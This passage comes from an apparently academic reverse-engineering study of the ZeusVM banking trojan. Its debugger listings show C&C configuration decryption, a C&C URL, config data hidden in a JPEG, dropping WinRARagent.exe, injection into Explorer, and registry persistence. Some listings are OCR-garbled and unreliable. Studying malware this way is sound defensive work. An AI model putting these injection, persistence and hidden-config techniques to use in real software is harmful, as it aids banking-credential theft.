When doing command and control URL decryption, the first encountered breakpoint is in the VM13 function. After its execution, it was found that the PRNG function is the first and not the second function executed. It was discovered that the function before the PRNG loads from last to first 256 bytes of the S-Box. During this debugging step, the second PRNG function was not found. In a second instant, it was found that the URL reserve config is decrypted (Fig. 22). In this second example, the RC4 S-Box decrypts the URL.

```

bug159:023E0AB0 loc_23E0AB0:
bug159:023E0AB0 inc    [ebp+var_1] ; C
bug159:023E0AB3 movzx  esi, [ebp+var_1]
bug159:023E0AB7 mov    dl, [esi+eax]
bug159:023E0ABA add    [ebp+var_2], dl
bug159:023E0ABD movzx  ecx, [ebp+var_2]
bug159:023E0AC1 mov    bl, [ecx+eax]
bug159:023E0AC4 mov    [esi+eax], bl
bug159:023E0AC7 mov    [ecx+eax], dl
bug159:023E0ACA movzx  esi, byte ptr [esi+eax]
bug159:023E0ACE mov    ecx, [ebp+arg_0]
bug159:023E0AD1 movzx  edx, dl
bug159:023E0AD4 add    esi, edx
bug159:023E0AD6 and    esi, 0FFh
bug159:023E0ADC mov    dl, [esi+eax]
bug159:023E0ADF xor    [ecx+edi], dl
bug159:023E0AE2 inc    edi
bug159:023E0AE3 cmp    edi, [ebp+arg_4]
bug159:023E0AE6 jb    short loc_23E0AB0
bug159:023E0AE8 pop    esi
bug159:023E0AE9 pop    ebx
bug159:023E0AEA loc_23E0AEA: ; C
UNKNOWN 023E0ADF: RC4_PRNGA_Decrypt+4F

```

	Hex View-1
02F2F594	8C 12 0F 56 92 EA CB 3F 0B 7A A2 EF 75 37 D8 5F 1..U&U-?z6'u7I
02F2F5A4	6E 11 DE 50 BF 4D CF E7 01 A9 21 C0 F3 22 D6 56 n.iP+M&b.B+!%'iU
02F2F5B4	5E 92 12 66 0F D4 F7 52 F6 BA B4 73 D2 B0 1C 7E ^E.F.E,R+!!;sE!L~
02F2F5C4	E4 59 20 B5 77 B3 FB B8 16 6B 9F 19 5E A5 FD 1C 8Y-Áw!';.kM.^Nz.
02F2F5D4	68 74 74 70 3A 2F 2F 31 39 32 2E 31 36 38 2E 31 http://192.168.1
02F2F5E4	33 33 2E 31 33 30 2F 70 72 6F 76 61 2F 74 65 73 33.130/prova/tes
02F2F5F4	74 2F 63 6F 6E 66 69 67 2E 6A 70 67 00 63 6A E5 t/config.jpg.cj0

Fig.22. URL decryption

Continuing the study of the VM functions executed during the dynamicconfig decryption, it was discovered that this function, unlike the others, calls another function after decrypting the StaticConfig that loads a different offset than the RC4 S-box. By debugging the execution of this code, it was discovered that it included a while loop that contained an XOR operation. By examining the Hex-view of the memory locations XOR, it was able to see the encrypted DynamicConfig in plain text.

By deconstructing the while loop in detail, it was discovered that it uses the Rolling XOR Algorithm, also known as Visual Encrypt/Decrypt, as the final step in decrypting the DynamicConfig. Other decryption operations must be performed between the key acquisition and the Rolling XOR method. Before XOR rolls, the function performing RC6 decryption is used and saves decrypted code in a memory area using the algorithm on the Encrypted DynamicConfig storage space.

Encrypted DynamicConfig analysis is required to verify this. Dynamic configuration received from the C&C server via image file config.jpg was encrypted, but it was known that the Dynamic configuration was embedded in this image because of a change made by the builder to include it. The WinHex was able to see that the 'config.jpg' file has a data field at the end by opening it in the WinHex. The.jpg file has a new data field inserted as a remark. The remark is marked with the customary "FF FE" and "FF D9" markers (Fig. 23.). Ten bytes after the comment marker is a four-byte field for the comment.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00001E90	28	A2	8A	00	(fS (fS (fS (fS (fS												
00001EA0	28	A2	8A	00	(fS (fS (fS (fS (fS												
00001EB0	28	A2	8A	00	(fS (fS (fS (fS (fS												
00001EC0	28	A2	8A	00	(fS (fS (fS (fS (fS												
00001ED0	28	A2	8A	00	(fS (fS (fS (fS (fS												
00001EE0	28	A2	8A	00	(fS (fS (fS (fS (fS												
00001EF0	28	A2	8A	00	(fS (fS (fS (fS (fS												
00001F00	28	A2	8A	00	(fS (fS (fS (fS (fS												
00001F10	28	A2	8A	00	(fS (fS (fS (fS (fS												
00001F20	28	A2	8A	00	FF	FE	3F	10	00	00	50	FF	70	B5	EC	08	(fS y? Pypui
00001F30	00	00	39	37	6D	32	53	44	43	56	65	5A	2B	36	4B	73	97m2SDCVeZ+6Ks
00001F40	55	52	2B	32	54	4E	65	34	6C	54	47	48	4C	33	69	46	UR+2TNNe41TGHL3iF
00001F50	31	2F	72	47	4F	79	39	6D	74	45	79	72	4E	4E	73	30	1/rGoy9mtEyrNNs0
00001F60	41	52	48	67	46	6A	35	56	4E	62	42	6D	4E	47	74	57	ARHgFj5VNbBmNgTW
00001F70	69	43	49	34	4D	36	71	33	35	6D	55	57	59	62	38	6C	iCI4M6q35mUWYb81

Fig. 23. WinHex analysis in 'DynamicConfig.jpg'

The decoded note in config.jpg was compared to the RC6 decryption data buffer. They were found to be identical and share bytecodes. It could detect the decryption function and verify the key-to-data correspondence.

4.2.2. REVERSING ZEUSVM V2.0.0.0

Cybercriminals employ code obfuscation methods similar to those used in the Andromeda bot family in this newer virus. To make analyzing the virus and its network traffic more difficult, hackers encrypt malware components such as configuration files using the same algorithms and techniques used by the Zeus AES and Zeus V2 Trojans. Trojan-Banker.Win32. uses a virtual machine to encrypt its data. Cybercriminals spread Trojans in this family via spam messages intended to exploit weaknesses or through the Andromeda botnet, which downloads the malware to an affected machine.

Furthermore, Here using the Ollydbg tool do some reversing techniques and analyzed the Zeus malware. At this stage, using the Zeus infected Window XP virtual machine and analyze with the load.exe file.

Address	Hex dump	Disassembly	Comment
0042D007	C745 EC 5244	MOV DWORD PTR SS:[EBP-14],load.0041	
0042D00E	✓ EB 12	JMP SHORT load.0042D022	
0042D010	FF5485 D0	CALL DWORD PTR SS:[EBP+ESI*4-30]	
0042D014	84C0	TEST AL,AL	
0042D016	✓ 0F85 EE0000	JNZ load.0042DE0A	
0042D01C	46	INC ESI	
0042D01D	83FE 08	CMP ESI,8	
0042D020	^ 72 EE	JB SHORT load.0042D010	
0042D022	6A 00	PUSH 0	
0042D024	E8 E4EAFFFF	CALL load.0042C800	
0042D029	84C0	TEST AL,AL	
0042D028	✓ 0F84 D900000	JE load.0042DE0A	
0042D031	68 07800000	PUSH 8007	
0042D036	C645 F0 00	MOV BYTE PTR SS:[EBP-10],0	
0042D039	C645 F4 01	MOV BYTE PTR SS:[EBP-C],1	
0042D03E	C645 FF 00	MOV BYTE PTR SS:[EBP-1],0	
0042D042	32DB	XOR BL,BL	
0042D044	FF15 AC114000	CALL DWORD PTR DS:[4011AC]	kernel32.SetErrorMode
0042D048	8045 F8	LEA EAX,DWORD PTR SS:[EBP-8]	
0042D04D	50	PUSH EAX	
0042D04E	FF15 A8114000	CALL DWORD PTR DS:[4011A8]	kernel32.GetCommandLineW
0042D054	50	PUSH EAX	
0042D055	FF15 E0124000	CALL DWORD PTR DS:[4012E0]	shell32.CommandLineToArgvW
0042D058	85C0	TEST EAX,EAX	
0042D050	✓ 0F84 8100000	JE load.0042DDE4	
0042D063	33D2	XOR EDX,EDX	
0042D065	3955 F8	CMP DWORD PTR SS:[EBP-8],EDX	
0042D068	7E 3F	JLE SHORT load.0042D0B9	
0042D06A	880C90	MOV ECX,DWORD PTR DS:[EAX+EDX*4]	
0042D06D	85C9	TEST ECX,ECX	
0042D06C	.. 74 92	JE SNET load.0042D0B9	

Fig. 24. Inside the Zeus layer analyze by Ollydbg

Address	Hex dump	Disassembly	Comment
0042CF98	56	PUSH ESI	
0042CF99	E8 0BF3FDFF	CALL load.0040C2A9	
0042CF9E	8365 BC 00	AND DWORD PTR SS:[EBP-44],0	
0042CFA2	8975 B8	MOV DWORD PTR SS:[EBP-48],ESI	
0042CFA5	897D B4	MOV DWORD PTR SS:[EBP-4C],EDI	
0042CFA8	8935 4C99430	MOV DWORD PTR DS:[43994C],ESI	
0042CFAE	8B45 B4	MOV EAX,DWORD PTR SS:[EBP-4C]	
0042CFB1	0FB600	MOUZX EAX,BYTE PTR DS:[EAX]	
0042CFB4	8D4D B4	LEA ECX,DWORD PTR SS:[EBP-4C]	
0042CFB7	FF1485 98864	CALL DWORD PTR DS:[EAX*4+438698]	load.0041359E
0042CFBE	84C0	TEST AL,AL	
0042CFC0	^ 75 EC	JNZ SHORT load.0042CFAE	
0042CFC2	57	PUSH EDI	
0042CFC3	E8 A5F2FDFF	CALL load.0040C26D	
0042CFC8	5F	POP EDI	
0042CFC9	C9	LEAVE	
0042CFCA	C3	RETN	
0042CFCB	55	PUSH EBP	
0042CFCC	88EC	MOV EBP,ESP	
0042CFCE	83E4 F8	AND ESP,FFFFFFF8	
0042CFD1	81EC 6C03000	SUB ESP,36C	
0042CFD7	56	PUSH ESI	
0042CFD8	8D7424 08	LEA ESI,DWORD PTR SS:[ESP+8]	
0042CFDC	E8 91FFFFFF	CALL load.0042CF72	
0042CFE1	B8 A6020000	MOV EAX,2A6	
0042CFE6	50	PUSH EAX	
0042CFE7	68 2CBC4300	PUSH Load.0043BC2C	
0042CFEC	FF75 08	PUSH DWORD PTR SS:[EBP+8]	
0042CFEF	E8 B5F2FDFF	CALL Load.0040C2A9	
0042CFFF4	8D8C24 D9020	LEA ECX,DWORD PTR SS:[ESP+2D9]	
0042CFFF5	E1	ORIU CNU	
EDI=00DA3558			
Address	Hex dump	ASCII	
00128948	2F 2F 6E 6F 6C 6F 76 65 6E 6F 6C 69 76 65 74 68	//no love no liveth	
00128958	69 69 73 77 61 72 69 6E 77 6F 72 6C 64 2E 63 6F	is swarin world.co	
00128968	60 2F 77 65 62 2F 00 B4 97 A7 82 42 BD 0C 11 97	m/web/149eBc.4ü	
00128978	FF 1B 2F AA FF B6 47 D9 00 E7 48 57 46 0F 24 00 46 0F 24 00	' + .amGJ .6HnIFxs.	

Fig.25. Get the version (Callback/user-agent/bot)

Address	Hex dump	Disassembly	Comment
00411239	> 8D85 A4FDF	LEA EAX,[LOCAL.151]	
0041123F	. 50	PUSH EAX	pFindFileData = 00000001
00411240	. 56	PUSH ESI	hFile = 00181F40
00411241	. FF15 F8104	CALL DWORD PTR DS:[4010F8]	FindNextFileW
00411247	. 85C0	TEST EAX,EAX	
00411249	^ 75 80	JNZ SHORT load.004111CB	
0041124B	> 56	PUSH ESI	
0041124C	FFD7	CALL EDI	kernel32.FindClose
0041124E	8D85 D0FDF	LEA EAX,[LOCAL.140]	
00411254	. 50	PUSH EAX	Arg1 = 00000001
00411255	. E8 A0FCFFF	CALL load.00410EFA	[load.00410EFA
0041125A	. FF75 08	PUSH [ARG.1]	load.0043BA04
0041125D	. 8D85 D0FDF	LEA EAX,[LOCAL.140]	UNICODE "C:\\\\Documents and S
00411263	. 68 B8A1430	PUSH Load.0043A1B8	
00411268	. E8 E615000	CALL load.00412853	
0041126D	. B8 01	MOV AL,1	
0041126F	.^ EB 02	JMP SHORT load.00411273	
00411271	> 32C0	XOR AL,AL	load.0043A3C0
00411273	> SF	POP EDI	load.0043A3C0
00411274	. SE	POP ESI	load.0043A3C0
00411275	. SB	POP EBX	
00411276	. C9	LEAVE	
00411277	. C2 0400	RETN 4	
0041127A	. 55	PUSH EBP	
0041127B	. 8D6C24 8C	LEA EBP,DWORD PTR SS:[ESP-74]	
0041127F	. 81EC D4020	SUB ESP,2D4	
00411285	. 53	PUSH EBX	
00411286	. 56	PUSH ESI	
00411287	. 57	PUSH EDI	kernel32.FindClose
00411288	. 33DB	XOR EBX,EBX	
00411290	onot nacnd lca Env.ownDn DTD cc. fcd0_26a1		
Stack address=0012849C, (UNICODE "WinRAR")			
EAX=00000001			

Fig.26. Found the folder location path for dropping

Address	Hex dump	Disassembly	Comment
004120E0	55 8BEC	PUSH EBP MOV EB,PSP	
004120E1	51	PUSH ECX	ntdll.7C92003D
004120E2	51	PUSH ECX	ntdll.7C92003D
004120E3	57	PUSH EDI	
004120E4	24 02	AND AL,2	
004120E5	0FB6C0	MOVZX EAX,AL	
004120E9	33FF	XOR EDI,EDI	
004120EB	57	PUSH EDI	
004120EC	57	PUSH EDI	
004120ED	F7D8	NEG EAX	
004120EF	6A 03	PUSH 3	
004120F1	1BC0	SBB EAX,EAX	
004120F3	57	PUSH EDI	
004120F4	83E0 06	AND EAX,6	
004120F7	83C8 01	OR EAX,1	
004120FA	50	PUSH EAX	
004120FB	68 00000008	PUSH 00000008	
00412100	FF75 08	PUSH LARG_11	
00412103	FF15 F0114	CALL DWORD PTR DS:[4011F0]	
00412109	8946 08	MOV WORD PTR DS:[ESI+8],EAX	
0041210C	89F8 FF	CMP EAX,-1	
0041210F	74 6E	JE SHORT load.0041217F	
00412111	8040 F8	LEA ECX,[LOCAL.2]	
00412114	51	PUSH ECX	
00412115	50	PUSH EAX	
00412116	F115 E0114	CALL DWORD PTR DS:[4011E0]	
0041211C	85C0	TEST EAX,EAX	
0041211E	74 56	JE SHORT load.00412176	
00412120	397D FC	CMP ILOCAL.11,EDI	
00412123	7E E1	IN7 SUBT LOAD 00412172	

Fig.27. Calculate the bot location (load.exe)

Address	Hex dump	Disassembly	Comment
0041213C	.	PUSH EAX	Size = 89601 (562689.)
0041213D	.	PUSH EDI	Address = load.0043A3C0
0041213E	.	FF15 D8104 CALL DWORD PTR DS:[4010D8]	VirtualAlloc
00412144	.	8906 MOV DWORD PTR DS:[ESI],EAX	
00412146	.	3BC7 CMP EAX,EDI	
00412148	74 2C	JE SHORT load.00412176	load.0043A3C0
00412149	.	PUSH EDI	
0041214B	8D4D 08	LEA ECX,[ARG.1]	pOverlapped = load.0043A3C0
0041214E	.	51 PUSH ECX	
0041214F	FF76 04	PUSH DWORD PTR DS:[ESI+4]	pBytesRead = kernel32.7C00189C
00412152	.	50 PUSH EAX	BytesToRead = 89600 (562688.)
00412153	.	FF76 08 PUSH DWORD PTR DS:[ESI+8]	Buffer = 00089601
00412156	.	FF15 00124 CALL DWORD PTR DS:[401200]	hFile = 0000015C (window)
0041215C	85C0 TEST EAX,EAX	ReadFile	
0041215E	74 08 JE SHORT load.00412168		
00412160	8B45 08 MOU EAX,[ARG.1]		
00412163	3B46 04 CMP EAX,DWORD PTR DS:[ESI+4]		
00412166	74 C9 JE SHORT load.00412131		
00412168	> 68 00000000 PUSH 8000		FreeType = MEM_RELEASE
0041216D	.	PUSH EDI	Size = 43A3C0 (4432832.)
0041216E	.	FF36 PUSH DWORD PTR DS:[ESI]	Address = 00AF0000
00412170	.	FF15 38124 CALL DWORD PTR DS:[401238]	VirtualFree
00412176	> FF76 08 PUSH DWORD PTR DS:[ESI+8]		hObject = 0000015C (window)
00412179	.	FF15 80124 CALL DWORD PTR DS:[401280]	CloseHandle
0041217F	> 32C0 XOR AL,AL		
00412181	> 5F POP EDI		
00412182	.	C9 LEAVE	load.00426D3E
00412183	C2 0400 RETN 4		
00412186	.	56 PUSH ESI	
00412187	.	8BF0 MOV ESI,EAX	
00412188	CB42 MHFI ENV_RILLION PTR DS:FC+FC011		

Fig.28. Checking the access for reading

Address	Hex dump	Disassembly	Comment
00412028	\$ 55	PUSH EBP	
0041202C	. 8BEC	MOV EBP,ESP	
0041202E	. 53	PUSH EBX	
0041202F	. 56	PUSH ESI	
00412030	. 33DB	XOR EBX,EBX	
00412032	. 53	PUSH EBX	
00412033	. 68 000000	PUSH 00	
00412038	. 6A 02	PUSH 2	
0041203A	. 53	PUSH EBX	
0041203B	. 6A 01	PUSH 1	
0041203D	. 68 000000	PUSH 40000000	
00412042	FF75 08	PUSH [ARG.1]	
00412045	FF15 F0114	CALL DWORD PTR DS:[4011F0]	CreateFileW
00412048	8BF0	MOV ESI,EAX	
0041204D	. 83FE FF	CMP ESI,-1	
00412050	. v 74 36	JE SHORT load.00412088	
00412052	. 395D 0C	CMP [ARG.2],EBX	
00412055	. v 74 1B	JE SHORT load.00412072	
00412057	. 395D 10	CMP [ARG.3],EBX	
0041205A	. v 74 16	JE SHORT load.00412072	
0041205C	. 53	PUSH EBX	
0041205D	. 8045 10	LEA EAX,[ARG.3]	pOverlapped = NULL
00412060	. 50	PUSH EAX	
00412061	. FF75 10	PUSH [ARG.3]	pBytesWritten = NULL
00412064	. FF75 0C	PUSH [ARG.2]	nBytesToWrite = 89600 (562688.)
00412067	. 56	PUSH ESI	Buffer = 00F0020
00412068	. FF15 54114	CALL DWORD PTR DS:[401154]	hFile = 7C8314C5
0041206F	8EC0	TEST EAX,EAX	WriteFile

Fig.29. Write in %APPDATA% Winraragent.exe

Address	Hex dump	Disassembly	Comment
0040E142	. 6A 44	PUSH 44	
0040E144	. 5A	POP EDX	00128CF8
0040E145	. 52	PUSH EDX	ntdll.KiFastSystemCallRet
0040E146	. 56	PUSH ESI	
0040E147	. 8045 A8	LEA EAX,[LOCAL.22]	
0040E148	. E8 D0E1FFF	CALL load.0040C320	
0040E150	. 8955 A8	MOV [LOCAL.22],EDX	
0040E153	. 8045 A8	LEA EAX,[LOCAL.22]	
0040E156	> 8040 FC	LEA ECX,[LOCAL.1]	
0040E159	. 3975 08	CMP [ARG.11],ESI	
0040E15C	. v 74 03	JE SHORT load.0040E161	
0040E15E	. 8840 08	MOV ECX,[ARG.1]	
0040E161	> 8055 EC	LEA EDX,[LOCAL.5]	
0040E164	. 52	PUSH EDX	
0040E165	. 50	PUSH EAX	
0040E166	. FF75 0C	PUSH [ARG.2]	
0040E169	. 56	PUSH ESI	
0040E16A	. 68 000000	PUSH 00000000	
0040E16F	. 56	PUSH ESI	
0040E170	. 56	PUSH ESI	
0040E171	. 56	PUSH ESI	
0040E172	. 51	PUSH ECX	
0040E173	. 56	PUSH ESI	
0040E174	. FF15 58124	CALL DWORD PTR DS:[401258]	CreateProcessW
0040E17A	. 85C0	TEST EAX,EAX	
0040E17C	. v 74 2A	JE SHORT load.0040E1A8	
0040E17E	. 3975 10	CMP [ARG.3],ESI	
0040E181	. v 74 10	JE SHORT load.0040E193	
0040E183	. 6A 10	PUSH 10	
0040E186	90	LEA EDX,[LOCAL.5]	

ESI=00000000
Stack SS:[00128CE8]=00128D44

Address	Hex dump	UNICODE	Address	Value	Comment
00DA2B10	22 00 43 00	3A 00 5C 00	00128C7C	00128CF8	UNICODE
00DA2B20	60 00 65 00	6E 00 74 00	00128C80	00000044	
00DA2B30	64 00 20 00	53 00 65 00	00128C84	00000000	
00DA2B40	67 00 73 00	5C 00 41 00	00128C88	00000000	
00DA2B50	69 00 73 00	74 00 72 00	00128C8C	00000000	
00DA2B60	72 00 5C 00	41 00 70 00	00128C90	00000000	
00DA2B70	61 00 74 00	69 00 6F 00	00128C94	00000000	
00DA2B80	52 00 5C 00	57 00 69 00	00128C98	00000000	
00DA2B90	65 00 65 00	6E 00 52 00	00128C9C	00000000	
00DA2BA0	61 00 67 00	65 00 6E 00	00128CA0	00000000	
00DA2BB0	65 00 22 00	00 00 00 00	00128CA4	00000000	
00DA2BC0	00 00 00 00	00 00 00 00	00128CA8	00000000	

Fig.30. Execute the copy




Fig.31. Execute the script using cmd.exe

After the terminated, going to do Injection




Fig.32. Find the process with class name ‘Shell_Traywnd’

Address	Hex dump	Disassembly	Comment
00419FA2	56	PUSH ESI	
00419FA3	33DB	XOR EBX,EBX	
00419FA5	50	PUSH EAX	
00419FA6	885D FF	MOV BYTE PTR SS:[EBP-1],BL	ntdll.ZwMapViewOfSection
00419FA9	8975 F0	MOV DWORD PTR SS:[EBP-10],ESI	
00419FAC	895D F8	MOV DWORD PTR SS:[EBP-8],EBX	
00419FAF	FF15 F8114000	CALL DWORD PTR DS:[4011F8]	
00419FB5	85C0	TEST EAX,EAX	kernel32.IsBadReadPtr
00419FB7	v 0F85 A2000000	JNZ WinRARag.0041A05F	ntdll.ZwMapViewOfSection
00419FB8	53	PUSH EBX	
00419FB9	56	PUSH ESI	
00419FBC	53	PUSH EBX	
00419FC0	6A 40	PUSH 40	
00419FC2	53	PUSH EBX	
00419FC3	6A FF	PUSH -1	
00419FC5	FF15 90124000	CALL DWORD PTR DS:[401290]	kernel32.CreateFileMappingW
00419FCB	8945 F4	MOV DWORD PTR SS:[EBP-C1],EAX	ntdll.ZwMapViewOfSection
00419FCE	83F8 FF	CMP EAX,-1	
00419FD1	v 0F84 88000000	JE WinRARag.0041A05F	
00419FD7	6A 42	PUSH 42	
00419FD9	8D7D DC	LEA EDI,DWORD PTR SS:[EBP-24]	ntdll.ZwMapViewOfSection
00419FDC	58	POP EAX	
00419FDD	E8 9B790100	CALL WinRARag.0043197D	ntdll.7C910000
00419FE2	8BC7	MOV EAX,EDI	ntdll.7C910000
00419FE4	8B3D FC88430	MOV EDI,DWORD PTR DS:[43B8FC]	ntdll.ZwMapViewOfSection
00419FEA	50	PUSH EAX	
00419FEB	E8 08240100	CALL WinRARag.0042C3F8	ntdll.ZwMapViewOfSection

Fig.33. Inject using 'ZwMapViewOfSection'

Address	Hex dump	Disassembly	Comment
031A0C7D	33DB	XOR EBX,EBX	
031A0C7F	53	PUSH EBX	
031A0C80	8D4D FC	LEA ECX,DWORD PTR SS:[EBP-4]	
031A0C83	51	PUSH ECX	advapi32.77DAD83A
031A0C84	53	PUSH EBX	
031A0C85	6A 02	PUSH 2	
031A0C87	53	PUSH EBX	
031A0C88	53	PUSH EBX	
031A0C89	53	PUSH EBX	
031A0C8A	FF75 08	PUSH DWORD PTR SS:[EBP+8]	
031A0C8D	B8 01000000	MOV EAX,80000001	
031A0C92	50	PUSH EAX	
031A0C93	8945 FC	MOV DWORD PTR SS:[EBP-4],EAX	
031A0C96	FF15 18101900	CALL DWORD PTR DS:[3191018]	advapi32.RegCreateKeyExW
031A0C9C	85C0	TEST EAX,EAX	
031A0C9E	v 75 25	JNZ SHORT 031A0CC5	
031A0CA0	FF75 18	PUSH DWORD PTR SS:[EBP+18]	
031A0CA3	FF75 14	PUSH DWORD PTR SS:[EBP+14]	
031A0CA6	FF75 10	PUSH DWORD PTR SS:[EBP+10]	
031A0CA9	53	PUSH EBX	
031A0CAB	FF75 0C	PUSH DWORD PTR SS:[EBP+C]	
031A0CAB	FF75 FC	PUSH DWORD PTR SS:[EBP-4]	
031A0CB0	FF15 50101900	CALL DWORD PTR DS:[3191050]	advapi32.RegSetValueExW
031A0CB6	85C0	TEST EAX,EAX	
031A0CB8	v 75 02	JNZ SHORT 031A0CBC	
031A0CBA	B3 01	MOV BL,1	
031A0CBC	FF75 FC	PUSH DWORD PTR SS:[EBP-4]	
031A0CBF	FF15 4C101900	CALL DWORD PTR DS:[319104C]	advapi32.RegCloseKey
031A0CC5	8AC3	MOV AL,BL	
031A0CC7	8B3C	POP EBY	

Fig.34. New thread starts




Fig.35. achieved via new thread starting in registry

Address	Disassembly	Text string
031A2307	PUSH 3199984	UNICODE "tmp"
031A230C	PUSH 3199990C	UNICODE "%s%08x.%s"
031A2300	PUSH 3199984	UNICODE "tmp"
031A2395	PUSH 3199920	UNICODE "%s%08x"
031A6381	PUSH 3199930	UNICODE "-v"
031AA902	PUSH 31999AC	ASCII "socks"
031AA915	PUSH 3199984	ASCII "vnc"
031AAC6D	PUSH 3199988	UNICODE "Global\\%08X%08X%08X"
031AAD00	PUSH 80000	ASCII "Actx "
031AB310	MOV DWORD PTR SS:[EBP-2CC],10002	UNICODE "LLUSERSPROFILE=C:\\Documents and
031ACD06	PUSH 31999F0	ASCII "gdiplus.dll"
031ACD0C	PUSH 31999FC	ASCII "GdiplusStartup"
031ACD07	PUSH 319990C	ASCII "GdiplusShutdown"
031ACDC04	PUSH 319991C	ASCII "GdipCreateBitmapFromHBITMAP"
031ACD01	PUSH 3199A38	ASCII "GdipDisposeImage"
031ACDDE	PUSH 319994C	ASCII "GdipGetImageEncodersSize"
031ACD0E	PUSH 3199968	ASCII "GdipGetImageEncoders"
031ACDF8	PUSH 3199980	ASCII "GdipSaveImageToStream"
031ACE46	PUSH 3199998	ASCII "ole32.dll"
031ACE4D	PUSH 31999A4	ASCII "CreateStreamOnHGlobal"
031ACE63	PUSH 31999BC	ASCII "gdi32.dll"
031ACE6A	PUSH 31999C8	ASCII "CreateDCW"
031ACE75	PUSH 31999D4	ASCII "CreateCompatibleDC"
031ACE81	PUSH 31999E8	ASCII "CreateCompatibleBitmap"
031ACE8E	PUSH 31999B0	ASCII "GetDeviceCaps"
031ACE9B	PUSH 31999B10	ASCII "SelectObject"
031ACEA8	PUSH 31999B20	ASCII "BitBlt"
031ACEB5	PUSH 31999B28	ASCII "DeleteObject"
031ACEC2	PUSH 31999B38	ASCII "DeleteDC"
031ACF3F	PUSH 31999B44	UNICODE "DISPLAY"
031ADC13	PUSH 31999B54	ASCII "TlIsGetValue"
031ADC19	PUSH 31999B60	ASCII "kernel32.dll"
031B000H2	PUSH 31999B74	ASCII "empty"
031B000C2	PUSH 31999B7C	ASCII "%BOTID%"
031B000B	PUSH 31999B84	ASCII "%BOTNET%"

Fig.36. Strings

4.2.3. ADVANCED DYNAMIC ANALYSIS

Once those encryption keys were acquired, we conducted an examination of the TCP packets exchanged between the C&C and the infected computer. Wireshark was used to sniff the packets. Numerous communications were sent, as previously stated.

When the malware was created inside the StaticConfig, the timing settings were set to one minute. This implies that the Bot sends an HTTP GET request to acquire a fresh configuration and then sends an HTTP POST request to the command-and-control server drop zone to transmit stolen data.

The behaviour of the functions injected into Explorer.exe during the data generation process was examined. Each VM function was traced, and the functions that were activated during the execution were examined.

To verify the configuration change, a new file was generated using the builder. This file was almost similar to the previous one except for the addition of an incremented number to indicate the change. By visiting a chosen website, it will display a number reflecting the changed configuration on the screen, allowing you to verify the update's efficacy.

Both IDA Pro and Wireshark were used to monitor the updating process. On Wireshark, it was able to observe that the packets were transmitted, and the

Server responded with a 200 OK response, indicating that the transfer was successful (Fig. 38).

A similar procedure was used to upload stolen data. Within the webinject.txt file, a real-world malicious webinject was created to steal data from the Spain bank Banesto.

